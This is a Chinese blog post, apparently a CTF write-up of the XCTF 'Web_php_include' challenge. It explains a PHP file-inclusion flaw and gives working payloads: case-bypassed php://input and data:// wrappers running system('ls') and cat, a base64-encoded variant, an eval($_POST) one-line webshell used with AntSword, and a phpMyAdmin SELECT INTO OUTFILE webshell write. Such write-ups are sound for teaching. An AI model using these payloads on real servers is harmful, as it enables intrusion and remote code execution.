xctf ＜include＞文件包含

原创

jzw0831 于 2021-12-16 17:08:30 发布 1916 收藏
文章标签： 安全漏洞

web

Web_php_include

伪协议与文件包含 - -Zad- - 博客园 (cnblogs.com)

方法一：利用Bury Suite，写入数据流

(php伪协议)

1.打开文件发现，题目有下列几个函数

```
<?php
show_source(__FILE__);
echo  $_GET['hello'];
$page=$_GET['page'];
while  (strstr($page,  "php://"))  {
        $page=str_replace("php://",  "",  $page);
}
include($page);
?>
```


strstr() 函数搜索字符串在另一字符串中的第一次出现。

注释：该函数是二进制安全的。

注释：该函数***对大小写敏感***。如需进行不区分大小写的搜索，请使用 stristr() 函数。

PHP strstr() 函数 (w3school.com.cn)

实例

查找 "Shanghai" 在 "I love Shanghai!" 中的第一次出现，并返回字符串的剩余部分：

```
<?php
echo strstr("I love Shanghai!","Shanghai");
?>
```

运行实例

CSDN @jzw0831

str_replace() 函数替换字符串中的一些字符***（区分大小写）***。

该函数必须遵循下列规则：

如果搜索的字符串是一个数组，那么它将返回一个数组。

如果搜索的字符串是一个数组，那么它将对数组中的每个元素进行查找和替换。

如果同时需要对某个数组进行查找和替换，并且需要执行替换的元素少于查找到的元素的数量，那么多余的元素将用空字符串进行替换。

如果是对一个数组进行查找，但只对一个字符串进行替换，那么替代字符串将对所有查找到的值起作用。

注释：该函数是区分大小写的。请使用 str_ireplace() 函数执行不区分大小写的搜索。

注释：该函数是二进制安全的。

实例

把字符串 "Hello world!" 中的字符 "world" 替换成 "Peter"：

```
<?php
echo str_replace("world","Peter","Hello world!");
?>
```

运行实例 »

CSDN @jzw0831

include（或 require）语句会获取指定文件中存在的所有文本/代码/标记，并复制到使用 include 语句的文件中。

包含文件很有用，如果您需要在网站的多张页面上引用相同的 PHP、HTML 或文本的话。

PHP Include 文件 (w3school.com.cn)

PHP Include 文件 (jb51.net)

2.由此可知应该要使用大小写绕过

利用 Php://input 来进行数据流的请求（利用post请求）

在CTF中经常使用的是php://filter和php://input

php://filter用于读取源码，php://input用于执行php代码


php://input需要post请求提交数据

php://filter可以get提交?a=php://filter/read=convert.base64-encode/resource=xxx.php

伪协议与文件包含 - -Zad- - 博客园 (cnblogs.com)

利用 <?php system("ls"); ?> 携带 "ls" 命令,查找当前目录，发现找到了，类似flag的 fl4gisisish3r3.php

PHP: php:// - Manual



3.通过cat 命令，找到 fl4gisisish3r3.php

输入<?php system("cat fl4gisisish3r3.php"); ?>

发现找到了对应的flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

方法二：利用 data:// 伪协议,写入数据流

伪协议：

data://text/plain,xxx(数据)

data://text/plain;base64,xxxx(base64编码后的数据)

Data URI scheme (data: base64) 协议常用数据格式 - 大地长空 - 博客园 (cnblogs.com)

学习真的太难了 (cnblogs.com)


利用 data:// 写入php* *<?php system("ls");?>

因此有两种书写方式

1.1 data://text/plain,xxx形式

利用 ?page=data://text/plain,<?php system("ls");?>

1.2 再利用 cat 命令，得到 fl4gisisish3r3.php



1.3 在源码中找到flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

```
<code><span style= color: #UUUUUU >
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700">(</span><span styl
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


2.1data://text/plain;base64,xxxx(base64编码后的数据)


<?php system("cat fl4gisisish3r3.php");?>

的base64 为PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcjMucGhwlik7Pz4=


```
<code><span style= color: #UUUUUU >
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700">(</span><span styl
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```

CSDN @jzw0831

2.2 输入?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCJjYXQgZmw0Z2lzaXNpc2gzcjMucGhwlik7Pz4=



2.3 在源码中即可找到 flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

```
<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />show_source</span><span style="color: #007700">(</s
</span>
</code><?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


方法三，利用 data:// 伪协议，写入一句话木马

1.利用data伪协议上传一句话木马*


<?php eval($_POST[shell]);?>

不安全 | 111.200.241.244:55506/?page=data://text/plain,<?php%20eval($_POST[shell]);?>

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
        $page=str_replace("php://", "", $page);
}
include($page);
?>
```


2.利用蚁剑连接，输入URL 和密码 shell

3.进去即可找到对应的 fl4gisisish3r3.php



fl4gisisish3r3.php	2019-04-14 04:21:25	60 b	0644
index.php	2019-04-14 04:21:25	167 b	0644
phpinfo.php	2019-04-14 04:21:25	20 b	0644

4.点进去即可找到flag


flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

```php
<?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```


方法四 利用后台写入一句话木马

1.利用御剑扫描网站，发现存在 phpMyAdmin平台，并且没有密码，而用户名一般为 root

phpMyAdmin 是一个以PHP为基础，以Web-Base方式架构在网站主机上的MySQL的数据库管理工具，让管理者可用Web接口管理MySQL数据库。



2.进入后，先测试是否为可写入


输入 SHOW VARIABLES LIKE "secure_file_priv"

mysql> show global variables like '%secure%';	
Variable_name	Value
require_secure_transport	OFF
secure_auth	ON
secure_file_priv	/var/lib/mysql-files/

secure_file_priv参数说明_xiaocao13140_51CTO博客

3.得到结果后，发现可写入，写入一句话木马

没有具体的 Value 说明可以写入



linux默认tmp是可写目录 试试写入一句话马 菜刀连接

输入select "<?php eval(@$_POST['flag']); ?>"into outfile '/tmp/test.php'

select into outfile命令作用将查询结果输出保存到一个文件中

黑客在发现sql注入时，如何使用into outfile向服务器写入木马 (baidu.com)

其中 linux默认tmp是可写目录 ， 可在/tmp/text.php的目录下找到写进去的一句话木马。

在 /var/www/ 目录下可找到 fl4gisisish3r3.php

4.即可找到flag

flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}"

/var/www/fl4gisisish3r3.php

```php
<?php
$flag="ctf{876a5fca-96c6-4cbd-9075-46f0c89475d2}";
?>
```